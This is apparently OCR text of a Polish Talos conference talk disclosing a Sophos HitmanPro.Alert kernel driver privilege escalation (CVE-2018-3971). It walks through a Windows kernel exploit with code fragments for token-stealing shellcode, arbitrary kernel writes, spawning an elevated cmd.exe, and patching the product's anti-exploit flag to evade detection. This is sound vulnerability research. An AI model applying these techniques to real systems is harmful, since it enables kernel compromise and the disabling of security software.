  - Mateusz „j00ru” Jurczyk –
    - "Exploiting a Windows 10 PagedPool off-by-one overflow (WCTF 2018).“
- OS
  - Build 17134.rs4_release.180410-1804 x64 Windows 10
- Target
  - Sophos HitmanAlert.Pro 3.7.8 build 750

TALOS

Szczegóły działania exploita

- Kroki do wykonania
  - Uzyskanie adresów kilku istotnych modułów kernela przy użyciu NtQuerySystemInformation API
    - Zakładamy, że użytkownik operuje na poziomie „Medium IL”
  - Nadpisanie pointera wywoływanego w NtGdiDdDDIGetContextSchedulingPriority adresem nt!ExAllocatePoolWithTag
  - Wywołanie syscall’a NtGdiDdDDIGetContextSchedulingPriority (= nt!ExAllocatePoolWithTag) z parametrami „NonPagedPool” w celu zaalokowania zapisywalnej/wykonywalnej pamięci.
  - Skopiowanie shellcodu ring0 do zaalokowanej pamięci
  - Nadpisanie pointera wywoływanego w NtGdiDdDDIGetContextSchedulingPriority adresem shellcodu
  - Wywołanie syscall’a NtGdiDdDDIGetContextSchedulingPriority (= Shellcode)
  - Zadanie shellcodu jest podniesienie uprawnień naszego procesu poprzez skopiowanie security TOKENu z procesu systemowego do naszego.

TALOS

Fragment exploita

```
Memory mem;
mem.write_mem8(
    /*Where=*/Win32kBase_Addr + NtGdiDdDDIGetContextSchedulingPriority_OFFSET,
    /*What=*/Nt_Addr + ExAllocatePoolWithTag_OFFSET);

FunctionProxy KernelFunction =  (FunctionProxy)GetProcAddress(hGdi32, "NtGdiDdDDIGetContextSchedulingPriority");

// Allocate one page of kernel RWX memory.
ULONG_PTR ShellcodeAddr = KernelFunction(0 /* NonPagedPool */, 0x1000);

// Write the token-swap shellcode to allocated kernel memory.
mem.write_mem(/*Where=*/ShellcodeAddr, /*What=*/(PBYTE)Shellcode.c_str(),Shellcode.length());
```

TALOS


Fragment exploita

```
// call shellcode == opy the security token of the System process to the current process.
KernelFunction(Nt_Addr + PsInitialSystemProcess_OFFSET, 0);

// Spawn elevated command prompt.
printf("[+] Spawn elevated command prompt.\n");
CreateProcess(L"C:\\Windows\\system32\\cmd.exe",
    NULL, NULL, NULL, FALSE, 0, NULL, L"C:\\", &si, &pi);

return 0;
```


TALOS

Test exploita #1

Wykrywanie Oday'i naprawde działa!



Zapis w EventLogu blokady exploita



Obejście silnika anti-0day

- Dlaczego i w którym momencie exploit został zablokowany?
  - Silnik anti-0day wykrywa nasz exploit w momencie tworzenia procesu konsoli z podniesionymi uprawnieniami

- W jaki sposób może być realizowana taka detekcja ?
  - Monitorowanie utworzenia procesu == PsSetCreateProcessNotifyRoutine

W poszukiwaniu PsSetCreateProcessNotifyRoutine

```
Line 1   __int64 sub_FFFFF802771D6170()
Line 2   {
Line 3     UNICODE_STRING DestinationString; // [rsp+38h] [rbp-20h]
Line 4     (...)
Line 5     ExInitializeResourceLite(&stru_FFFFF802771F16E0);
Line 6     sub_FFFFF802771B1550(&qword_FFFFF802771F1760);
Line 7     PsSetCreateThreadNotifyRoutine(sub_FFFFF802771D5DB0);
Line 8     if ( (unsigned __int8)sub_FFFFF802771D8FA0() )
Line 9     {
Line 10      RtlInitUnicodeString(&DestinationString, L"PsSetCreateProcessNotifyRoutineEx2");
Line 11      PsSetCreateProcessNotifyRoutineEx2 = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD))MmGetSystemRoutineAddress(&DestinationString);
Line 12    }
Line 13    else if ( (unsigned __int8)sub_FFFFF802771D8DE0() )
Line 14    {
Line 15      RtlInitUnicodeString(&DestinationString, L"PsSetCreateProcessNotifyRoutineEx");
Line 16      PsSetCreateProcessNotifyRoutineEx = (__int64 (__fastcall *)(_QWORD, _QWORD))MmGetSystemRoutineAddress(&DestinationString);
Line 17    }
Line 18    if ( PsSetCreateProcessNotifyRoutineEx2 )
Line 19    {
Line 20      PsSetCreateProcessNotifyRoutineEx2(0i64, ProcessNotifyRoutine, 0i64);
Line 21    }
Line 22    else if ( PsSetCreateProcessNotifyRoutineEx )
Line 23    {
Line 24      PsSetCreateProcessNotifyRoutineEx(ProcessNotifyRoutine, 0i64);
Line 25    }
Line 26    else
Line 27    {
Line 28      PsSetCreateProcessNotifyRoutine(sub_FFFFF802771D5BB0, 0i64);
Line 29    }
Line 30    sub_FFFFF802771D6610();
Line 31    return (unsigned int)sub_FFFFF802771D6B00();
Line 32  }
```

Callback odpowiedzialny za terminacje processu

```
Line 1  void __fastcall ProcessesKiller(unsigned int a1) //FFFFF807A4F81070
Line 2  {
Line 3
Line 5    if ( dword_FFFFF807A4FA0FA4 )
Line 6    {
            (...)
Line 14     if ( byte_FFFFF807A4FA0F63 )
Line 15     {
Line 16       if ( (unsigned __int8)sub_FFFFF807A4F85220(pid_1, &v7) )
Line 17       {
Line 18         v2 = getSomeValue(v7);
Line 19         if ( (signed int)PsLookupProcessByProcessId(v2, &v10) >= 0 )
Line 20         {
                  (...)
Line 35           else
Line 36           {
Line 37             v3 = getSomeValue(v7);
Line 38             if ( !(unsigned __int8)sub_FFFFF807A4F81700(v3) )
Line 39             {
Line 40               sub_FFFFF807A4F7C4E0((__int64)&v13, 0i64, 0);
Line 41               if ( (unsigned int)sub_FFFFF807A4F80F90(v7, (__int64)v8, v9, (__int64)&v13) == 0xC0000022 )
Line 42               {
Line 43                 pid = getSomeValue(pid_1);
Line 44                 KillProcessWrapper(pid); //KILL PROCESS
Line 45                 v5 = getSomeValue(v7);
Line 46                 KillProcessWrapper(v5);
Line 47               }
Line 48               FreePoolWrapper(v8);
Line 49             }
Line 50           }
Line 51         }
Line 52         ObfDereferenceObject(v10);
Line 53       }
Line 54     }
Line 55   }
Line 56 }
```

Patchowanie zmiennej globalnej

```
// call shellcode == copy the security token of the System process to the current process.
KernelFunction(Nt_Addr + PsInitialSystemProcess_OFFSET, 0);

printf("[+] Patching KillerWrapper flag\n");
mem.write_mem4(hmpalert_Addr + hmpalert_KillerFlag, 0);

// Spawn elevated command prompt.
printf("[+] Spawn elevated command prompt.\n");
CreateProcess(L"C:\\Windows\\system32\\cmd.exe",
    NULL, NULL, NULL, FALSE, 0, NULL, L"C:\\", &si, &pi);

return 0;
```

TALOS

Exploit DEMO

Bounty

CVE-2018-3970 - Sophos HitmanPro.Alert hmpalert 0x222000 kernel memory disclosure vulnerability

Sophos • Updated a year ago

P3 Resolved

$0

10 points

Comments 3

CVE-2018-3971 - Sophos HitmanPro.Alert hmpalert 0x2222CC privilege escalation vulnerability

Sophos • Updated a year ago

P1 Resolved


$3,000

40 points

Comments 3

TALOS





Dziękuję!
Q&A



talosintelligence.com

blog.talosintel.com

@talossecurity